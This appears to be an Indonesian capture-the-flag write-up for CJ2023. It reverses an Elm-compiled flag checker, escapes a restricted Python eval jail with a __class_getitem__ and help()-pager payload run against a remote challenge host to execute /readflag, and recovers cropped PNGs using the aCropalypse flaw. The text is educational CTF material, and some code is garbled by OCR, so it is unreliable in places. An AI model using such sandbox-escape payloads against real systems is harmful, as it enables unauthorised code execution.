Yesss ternyata benar, bisa dilihat bahwa \$gs(\$wr) menghasilkan string Wrong dan \$scr diasumsikan menghasilkan string correct.

Disini untuk mempermudah debugging saya akan memprint hasil dari A2(...) dalam vv tadi dengan menggantikan string wrong tadi (pemilihan object mana yang mau di print itu coba-coba aja sih)

```

5635 ($author$project$Main$scj)) : (($author$project$Main$gs(
5636 $author$project$Main$t1(
5637 $author$project$Main$uw(
5638 A2(
5639 $author$project$Main$dt,
5640 $author$project$Main$uw(
5641 A3(
5642 $author$project$Main$f1,
5643 $author$project$Main$dd,
5644 $author$project$Main$dd,
5645 $author$project$Main$gl(x))),
5646 $author$project$Main$uw(
5647 A3(
5648 $author$project$Main$f1,
5649 $author$project$Main$dd,
5650 $author$project$Main$dd,
$author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}
oBBxi3hid_vpSxpMyrKdS{J9qbia7S'})))))) ==
'7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pg-eIj3ao98') ?
($author$project$Main$gs($author$project$Main$cr) + '!') : (JSON.stringify(A2
($author$project$Main$dt,$author$project$Main$uw(A3($author$project$Main$f1,
$author$project$Main$dd,$author$project$Main$dd,$author$project$Main$gl(x))),
$author$project$Main$uw(A3($author$project$Main$f1,$author$project$Main$dd,
$author$project$Main$dd,$author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?
vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S'}))))));

```

afjsfskfjls

```

{"$": "Just", "a": {"$": "M", "a": {"c": 8, "r": 8, "v": {"$: "Array_elm_builtin", "a": 64, "b": 5, "c": [{"$: "Leaf", "a":
[17, 30, 34, 41, 16, 48, 49, 41, 26, 12, 53, 13, 13, 46, 57, 65, 44, 65, 56, 18, 66, 9, 66, 53, 36, 3, 26, 54, 35, 60, 15, 44]}, {"$: "Leaf", "a":
[41, 11, 16, 22, 61, 25, 63, 63, 13, 59, 17, 60, 59, 7, 22, 35, 38, 50, 13, 38, 21, 8, 62, 51, 7, 50, 37, 41, 55, 26, 52, 59]}], "d": []}}}}

```

Lumayan menarik, apabila kita mengetikkan beberapa karakter pertama, hasilnya tidak akan berubah sama sekali, tetapi saat melewati treshold tertentu baru akan berubah

afjsfskfjlsdjajfdsjfkldsjfkldskjfdskjfkldjfkldsdjfldsjfjjjjjjfkld

```

{"$: "Just", "a": {"$: "M", "a": {"c": 8, "r": 8, "v": {"$: "Array_elm_builtin", "a": 64, "b": 5, "c": [{"$: "Leaf", "a":
[19, 38, 33, 16, 5, 30, 32, 63, 46, 22, 5, 27, 19, 51, 28, 9, 48, 20, 3, 8, 11, 23, 64, 20, 47, 17, 51, 56, 46, 48, 61, 44]}, {"$: "Leaf", "a":
[11, 1, 60, 11, 23, 29, 43, 54, 59, 9, 62, 1, 33, 66, 49, 30, 9, 14, 50, 10, 6, 61, 2, 59, 7, 41, 11, 12, 35, 59, 21, 16]}], "d": []}}}}

```

Setelah menginput sepanjang ini baru kita bisa melihat ada perubahan dalam objectnya. Dari sini kita bisa mengasumsikan bahwa apabila panjang input kita tidak mencukupi, maka dia akan menggunakan string 3RgJFzNJq6Pxxc7L1Lj... yang di hardcode, apabila tidak, maka akan menggunakan variable inputan kita (x).

[illegible][illegible][illegible]

Jadi bisa diasumsikan bahwa tiap byte akan menambahkan sejumlah $n \times \text{index}$ untuk sebuah block 8 bytes nya dimana n adalah variable yang bisa kita observe
Contohnya disini kita bisa melihat bahwa bytes paling ujung kanan akan menambah 7 di posisi pertama, 50 di posisi kedua, 37 di posisi ketiga, dan seterusnya.

```
mult =
[[17, 30, 34, 41, 16, 48, 49, 41], [26, 12, 53, 13, 13, 46, 57, 65], [44, 65, 56, 18, 66, 9, 66,
53], [36, 3, 26, 54, 35, 60, 15, 44], [41, 11, 16, 22, 61, 25, 63, 63], [13, 59, 17, 60, 59, 7, 2
2, 35], [38, 50, 13, 38, 21, 8, 62, 51], [7, 50, 37, 41, 55, 26, 52, 59]]
```

Dari sini maka akan menjadi persamaan linear, dimana targetnya? Target kita adalah hardcoded yang terdapat di \$vv (Dengan asumsi string indexing juga kita bisa ubah ke angka)
 7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-elj3ao98

```

5633 var $author$project$Main$vv = function (x) {
5634   return (x === '') ? ($author$project$Main$gs($author$project$Main$fe) + ('@' + $author$project$Main$gs
    ($author$project$Main$cj))) : (($author$project$Main$gs(
5635     $author$project$Main$t1(
5636       $author$project$Main$uw(
5637         A2(
5638           $author$project$Main$dt,
5639           $author$project$Main$uw(
5640             A3(
5641               $author$project$Main$f1,
5642               $author$project$Main$dd,
5643               $author$project$Main$dd,
5644               $author$project$Main$gl(x))),
5645             $author$project$Main$uw(
5646               A3(
5647                 $author$project$Main$f1,
5648                 $author$project$Main$dd,
5649                 $author$project$Main$dd,
5650                 $author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?vhw1JUF_}
                    oBBxi3hid_vpSxpMyrKdS{J9qbia7S'})))))) ===
                    '7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-elj3ao98') ?
                    ($author$project$Main$gs($author$project$Main$cr) + '!') : (JSON.stringify(A2
                    ($author$project$Main$dt,$author$project$Main$uw(A3($author$project$Main$f1,
                    $author$project$Main$dd,$author$project$Main$dd,$author$project$Main$gl(x))),
                    $author$project$Main$uw(A3($author$project$Main$f1,$author$project$Main$dd,
                    $author$project$Main$dd,$author$project$Main$gl('3RgJFzNJq6Pxxc7L1LjDtTtPA2q?
                    vhw1JUF_}oBBxi3hid_vpSxpMyrKdS{J9qbia7S'}))))));
5651   };

```

Sekarang kita sudah mendapatkan informasi yang cukup, tinggal kita selesaikan persamaannya

```

from sage.all import *

sbox =
'4YV2uI0dyTWU6x8wF3DEXM_s-oqZkORmaHgvA{pCGJellncQzNSKbP?9j75ih}rBfLt'
target =
"7ETBZhbt_XhnStCIlf1vbq7o-QDUR0aTLX_vFJxx{90pyHvdHhHh?pG-elj3ao98"
target = [target[i:i+8] for i in range(0, len(target), 8)]
# print(target)

mult =
[[17,30,34,41,16,48,49,41],[26,12,53,13,13,46,57,65],[44,65,56,18,66,9,66,
53],[36,3,26,54,35,60,15,44],[41,11,16,22,61,25,63,63],[13,59,17,60,59,7,2
2,35],[38,50,13,38,21,8,62,51],[7,50,37,41,55,26,52,59]]

mat = Matrix(GF(67), mult).transpose()

for tar in target:
    targ = [sbox.index(i) for i in tar]
    targ = vector(GF(67), targ)
    solve = (mat.solve_right(targ))

```

```
for i in solve:
    print(sbox[i], end="")
```

```
(wrth↔Wrth)-[/mnt/d/technical/ctf/cj]
● $ python3 solveelitist.py
CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???)
○ $ █
```

Didapatkan flagnya

CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???)

Correct!

Flag: CJ2023{did_you_also_write_code_on_paper_to_avoid_side_effecs???)

Misc

Dictjail

```
#!/usr/bin/env python3
import re

restricted = '!"#$%&\'+, -/\\"; <>?@*^`|()~0123456789'
code = input('>>> ')

assert (code.count('_') < 30)
assert (len(code) < 150)

if not re.findall('[%s]' % re.escape(restricted), code):
    try:
        eval(code, {'__builtins__': None, '_':
{}}.__class__.__subclasses__())
    except:
        pass
```

Jadi kita diberikan jail no builtins dengan sebuah variable `_`, yang berisi seperti berikut:

```
Python 3.11.6 (main, Oct 8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> {}.__class__.__subclasses__()
[<class 'collections.OrderedDict'>, <class 'collections.defaultdict'>, <class 'collections.Counter'>, <class 'enum._EnumDict'>]
>>> █
```

Bisa dilihat kita memiliki beberapa dictionary class seperti `OrderedDict`, `defaultDict`, `Counter` dan `EnumDict`.

Pertama kita perlu tahu sedikit tentang `__class_getitem__`. Magic method ini dapat membantu kita untuk melakukan function calls tanpa `()`

```
>>> class A:
...     pass
...
>>> A.__class_getitem__ = chr
>>> A[65]
'A'
>>> █
```

Kemudian kita perlu tahu juga mengenai function class, yaitu sebuah fungsi dalam sebuah class dimana kita bisa mendapatkan builtins

```

>>> class A:
...     def test():
...         pass
...
>>> A.test
<function A.test at 0x7f148b0bc2c0>
>>> A.test.__builtins__
{'__name__': 'builtins', '__doc__': "Built-in functions, types, ex
ss to all 'built-in'\nidentifiers of Python; for example, builtins
module is not normally accessed explicitly by most\napplications,
name as a built-in value, but in\nwhich the built-in of that name
zen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='bui
n='built-in'), ' build class ': <built-in function build class

```

Perlu diketahui bahwa class class yang kita miliki di _ itu tidak semua bisa di overwrite __class_getitem__ nya, untungnya kita bisa melakukannya pada 1 class, yaitu Counter

```

>>> _ = {}.__class__.__subclasses__()
>>> _[2]
<class 'collections.Counter'>
>>> _[2].__class_getitem__ = chr
>>> _[2][66]
'B'
>>> █

```

Bagusnya Counter ini juga adalah terdapat function class yang bisa dipakai untuk mendapatkan builtins

```

>>> _[2].total.__builtins__
{'__name__': 'builtins', '__doc__': "Built-in func
ss to all 'built-in'\nidentifiers of Python; for e
module is not normally accessed explicitly by most
name as a built-in value, but in\nwhich the built
zen_importlib.BuiltinImporter'>, '__spec__': Modul
n='built-in'), ' build class ': <built-in functi

```

Terakhir ada 1 lagi yang cukup penting, yaitu Dockerfile nya

```
FROM ubuntu:22.04

RUN apt-get -y update && apt-get -y install socat gcc python3 less --fix-missing && rm -rf /var/lib/

WORKDIR /opt/chall
RUN groupadd ctf && useradd --no-create-home -g ctf ctf

COPY dictjail.py dictjail.py
COPY flag.txt /flag.txt
COPY readflag /readflag

RUN chmod u+s /readflag
RUN chmod 400 /flag.txt

ENV TERM=xterm

EXPOSE 5000
ENTRYPOINT socat -dd TCP4-LISTEN:5000,fork,reuseaddr EXEC:"./dictjail.py",su=ctf,pty,stderr
```

Singkatnya argumen pty dan stderr ini mengatur behavior sesuatu seperti less saat dikoneksi menggunakan socat, pada umumnya memanggil sesuatu seperti help() tidak akan berjalan lewat koneksi TCP sehingga jarang digunakan, tetapi karena argumen ini dikontrol khusus maka kita bisa memanggil help() saja dan escape dari situ, sehingga mempersingkat payload.

Disini tinggal kita gabung gabungkan aja payloadnya sambil menghindari filter dan batas length, kira-kira breakdownnya seperti ini

```
[x:=[_==_:][_==_]] # ngambil counter
[__builtins__:=x.total.__builtins__] # ngambil builtins
[x[x]for x.__class__getitem__ in[x[_]for x.__class__getitem__ in[lamba
x:[help]]][_==x]] # basically recover function help lewat frame yang
berbeda karena __builtins__ baru aja diubah, jadi baru bisa diakses di
frame yang baru, lalu di call
```

Saat digabung jadi begini

```
[x:=[_==_:][_==_]]==[__builtins__:=x.total.__builtins__][[x[x]for
x.__class__getitem__ in[x[_]for x.__class__getitem__ in[lamba
x:[help]]][_==x]]==_]
```

Tapi saat di run

```
(wrth@wrth) - [/mnt/d/technical/ctf/cj]
$ nc 178.128.102.145 9034
>>> [x:=_[_==_:][_==_]]==[__builtins__:=x.total.__builtins__]
a x:[help]][_==x]]==_
[x:=_[_==_:][_==_]]==[__builtins__:=x.total.__builtins__][
[help]][_==x]]==_
:
```

Waduh ngga jalan.

Usut punya usut ternyata index dari Counter di _ itu berbeda sama yang di remote, sehingga kita perlu modifikasi sedikit untuk ambil index yang terakhir instead of index kedua (ngga bisa ditambahin [_==_] lagi karena panjangnya mepet)

Final payload:

```
[x:=f for f in _]==[__builtins__:=x.total.__builtins__][x[x]for
x.__class__getitem__ in[x[_]for x.__class__getitem__ in[lamba
x:[help]][_==x]]==_

Dict subclass for counting hashable items. Sometimes called a bag
or multiset. Elements are stored as dictionary keys and their counts
are stored as dictionary values.

>>> c = Counter('abcdeabcdabcaba') # count elements from a string

>>> c.most_common(3)                # three most common elements
[('a', 5), ('b', 4), ('c', 3)]

>>> sorted(c)                       # list all unique elements
['a', 'b', 'c', 'd', 'e']

>>> ''.join(sorted(c.elements()))    # list elements with repetitions
'aaaaabbbbcccdde'

>>> sum(c.values())                  # total of all counts
15

>>> c['a']                           # count of letter 'a'
5

>>> for elem in 'shazam':           # update counts from an iterable
:
```

Lalu saat di window help tinggal ketik !/readflag dan kita akan mendapatkan flagnya

```
(wrthWrth)-[/mnt/d/technical/ctf/cj]
$ nc 178.128.102.145 9034
>>> [x:=f for f in _]==[__builtins__:=x.total.__builtins__][
x:[help]]][_==x]]==_
[x:=f for f in _]==[__builtins__:=x.total.__builtins__][[x[x
elp]]][_==x]]==_
CJ2023{py7h0n_p3p_m4g1c_57r1k35_4641n_d834a95f64}
!done (press RETURN)
```

Flag: CJ2023{py7h0n_p3p_m4g1c_57r1k35_4641n_d834a95f64}

Forensic

Apocalypse


Diberikan 2 buah screenshot yang corrupted, di check pakai pngcheck

```
(wrth@wrth) - [mnt/d/technical/ctf/cj/ss2/Screenshots]
$ pngcheck *
Screenshot_20231121-233803.png invalid IHDR length
ERROR: Screenshot_20231121-233803.png
Screenshot_20231121-234138.png invalid IHDR length
ERROR: Screenshot_20231121-234138.png

Errors were detected in 2 of the 2 files tested.
```

Ternyata invalid IHDR length

Apabila dilihat di kedua screenshot memang benar length nya di 0 in, harusnya 0D



Setelah di patch

```
(wrth@wrth) - [mnt/d/technical/ctf/cj/ss2/Screenshots]
$ pngcheck *
Screenshot_20231121-233803.png CRC error in chunk IHDR (computed be87d9b1, expected 00000000)
ERROR: Screenshot_20231121-233803.png
Screenshot_20231121-234138.png CRC error in chunk IHDR (computed 83619013, expected 00000000)
ERROR: Screenshot_20231121-234138.png
```

Ternyata CRC nya juga dihilangin wkwwkwk

Kira kira polanya begitu terus saja, hanya hilangkan ukuran chunk dan CRC. Disini saya dengan manual recover satu per satu dan compute CRC nya pake pngcheck, untuk panjang chunknya bisa dihitung dari awal chunk sampai menyentuh header chunk berikutnya.

Setelah sekian lama fix gambarnya secara manual, saya melihat ada sesuatu yang menarik

00017B40	1A 00 00 00	00 80 5D 08	A0 01 00 00	00 00 D8 85	00 00 00 00	00 00 00 00	00 00 00 00
00017B50	00 1A 00 00	00 00 80 5D	BC FB F4 A7	5F 5F FA 1A	00 00 00 00	00 00 00 00	00 00 00 00
00017B60	00 BE 4B 99	8F 3F F7 1F	FF F0 0F F1	C3 87 1F F6	00 00 00 00	00 00 00 00	00 00 00 00
00017B70	BB 18 00 AE	7B C2 58 FD	0F 7F F8 CB	7E D7 C1 6F	00 00 00 00	00 00 00 00	00 00 00 00
00017B80	DE 13 FE AF	F6 AC CA 0B	FD BB 2F F1	7A BF A7 D7	00 00 00 00	00 00 00 00	00 00 00 00
00017B90	1A F1 FD BC	DE 9B DB F6	E8 73 33 5B	FC FB A7 FF	00 00 00 00	00 00 00 00	00 00 00 00
00017BA0	BD E3 D5 00	70 4D F9 2F	FF F9 BF BE	D4 E7 21 00	00 00 00 00	00 00 00 00	00 00 00 00
00017BB0	00 00 00 00	BF 61 5A 70	00 00 00 00	00 B0 0B 01	00 00 00 00	00 00 00 00	00 00 00 00
00017BC0	34 00 00 00	00 00 BB 10	40 03 00 00	00 00 B0 0B	00 00 00 00	00 00 00 00	00 00 00 00
00017BD0	01 34 00 00	00 00 00 BB	10 40 03 00	00 00 00 B0	00 00 00 00	00 00 00 00	00 00 00 00
00017BEF	8B FF 0F 21	7A C4 5C 00	00 00 00 00	00 00 00 49	00 00 00 00	00 00 00 00	00 00 00 00
00017BF0	45 4E 44 AE	42 60 82 3E	78 94 D7 E8	86 E4 C8 9F	00 00 00 00	00 00 00 00	00 00 00 00
00017C00	C9 2C DD 17	AC 13 21 17	B3 2E 09 5B	C8 60 3A DA	00 00 00 00	00 00 00 00	00 00 00 00
00017C10	5C 4B 46 E3	32 39 09 29	1B A0 0D 5F	63 E0 39 A2	00 00 00 00	00 00 00 00	00 00 00 00
00017C20	A9 B2 D0 14	9D 96 B3 D9	63 66 19 64	4D E3 90 2A	00 00 00 00	00 00 00 00	00 00 00 00
00017C30	AE A6 E5 EA	D9 07 53 BC	BE A3 77 8E	99 C9 5B 4E	00 00 00 00	00 00 00 00	00 00 00 00
00017C40	E5 9C A6 80	40 D9 A4 40	9B 81 DA 86	44 3C F8 A9	00 00 00 00	00 00 00 00	00 00 00 00
00017C50	B3 2F 5C 92	A8 81 D4 66	A8 6F 60 24	D1 24 21 04	00 00 00 00	00 00 00 00	00 00 00 00
00017C60	5A 7A 85 58	45 43 03 03	CF 15 07 2B	08 51 C7 11	00 00 00 00	00 00 00 00	00 00 00 00
00017C70	06 04 48 E2	91 54 84 FD	34 41 D9 C5	CB 0D 4C C9	00 00 00 00	00 00 00 00	00 00 00 00


Terdapat IEND ditengah2 file, hmmm

Saya kemudian langsung teringat sama vulnerability acropalypse kemarin, dimana kita bisa merecover screenshot yang di crop karena ketika melakukan save file, file tersebut tidak dibersihkan terlebih dahulu, jadi masih ada sisa data IDAT dari gambar sebelum di crop.




aCropalypse was a vulnerability in Markup, a screenshot editing tool introduced in Google Pixel phones with the release of Android Pie. The vulnerability, discovered in 2023 by security researchers Simon Aarons and David Buchanan, allows an attacker to view an uncropped and unaltered version of a screenshot. [Wikipedia](#)

Setelah menyesuaikan saya kemudian lanjut patching manual lagi sampai selesai, tetapi ketika saya coba buka gambarnya agak rusak



Disini saya mencoba untuk extract IDAT langsung

```
import zlib
import struct

# skip langsung ke idat wkkwkw
f = open('Screenshot_20231121-233803.png', 'rb').read()
# f = open('Screenshot_20231121-234138.png', 'rb').read()
count = f.find(b"IDAT")-4

f = open('Screenshot_20231121-233803.png', 'rb')
# f = open('Screenshot_20231121-234138.png', 'rb')

def read_chunk(f):
    chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
    chunk_data = f.read(chunk_length)
```

```

    chunk_expected_crc, = struct.unpack('>I', f.read(4))
    chunk_actual_crc = zlib.crc32(chunk_data,
zlib.crc32(struct.pack('>4s', chunk_type)))
    # if chunk_expected_crc != chunk_actual_crc:
    #     raise Exception('chunk checksum failed')
    return chunk_type, chunk_data

f.read(count)
chunks = []
while True:
    try:
        chunk_type, chunk_data = read_chunk(f)
        chunks.append((chunk_type, chunk_data))
        if chunk_type == b'IEND':
            break
    except:
        break

print([a[0] for a in chunks])

IDAT_data = b''.join(chunk_data for chunk_type, chunk_data in chunks if
chunk_type == b'IDAT')
IDAT_data = zlib.decompress(IDAT_data)

print(len(IDAT_data))

# recover w sama h
# len(IDAT_data) == h * (1 + w*4)
# for i in range(5000):
#     for j in range(5000):
#         if i * (1+ j*4) == len(IDAT_data):
#             width = j
#             height = i
#             break
width = 1440
height = 1495
# height = 1235

# ya maap sisanya cuman copas

```

```

def PaethPredictor(a, b, c):
    p = a + b - c
    pa = abs(p - a)
    pb = abs(p - b)
    pc = abs(p - c)
    if pa <= pb and pa <= pc:
        Pr = a
    elif pb <= pc:
        Pr = b
    else:
        Pr = c
    return Pr

Recon = []
bytesPerPixel = 4
stride = width * bytesPerPixel

def Recon_a(r, c):
    return Recon[r * stride + c - bytesPerPixel] if c >= bytesPerPixel
else 0

def Recon_b(r, c):
    return Recon[(r-1) * stride + c] if r > 0 else 0

def Recon_c(r, c):
    return Recon[(r-1) * stride + c - bytesPerPixel] if r > 0 and c >=
bytesPerPixel else 0

i = 0
for r in range(height): # for each scanline
    print(r)
    filter_type = IDAT_data[i] # first byte of scanline is filter type
    i += 1
    for c in range(stride): # for each byte in scanline
        Filt_x = IDAT_data[i]
        i += 1
        if filter_type == 0: # None
            Recon_x = Filt_x
        elif filter_type == 1: # Sub
            Recon_x = Filt_x + Recon_a(r, c)

```


```

elif filter_type == 2: # Up
    Recon_x = Filt_x + Recon_b(r, c)
elif filter_type == 3: # Average
    Recon_x = Filt_x + (Recon_a(r, c) + Recon_b(r, c)) // 2
elif filter_type == 4: # Paeth
    Recon_x = Filt_x + PaethPredictor(Recon_a(r, c), Recon_b(r,
c), Recon_c(r, c))
else:
    raise Exception('unknown filter type: ' + str(filter_type))
Recon.append(Recon_x & 0xff) # truncation to byte


import matplotlib.pyplot as plt
import numpy as np
plt.imshow(np.array(Recon).reshape((height, width, 4)))
plt.show()

```

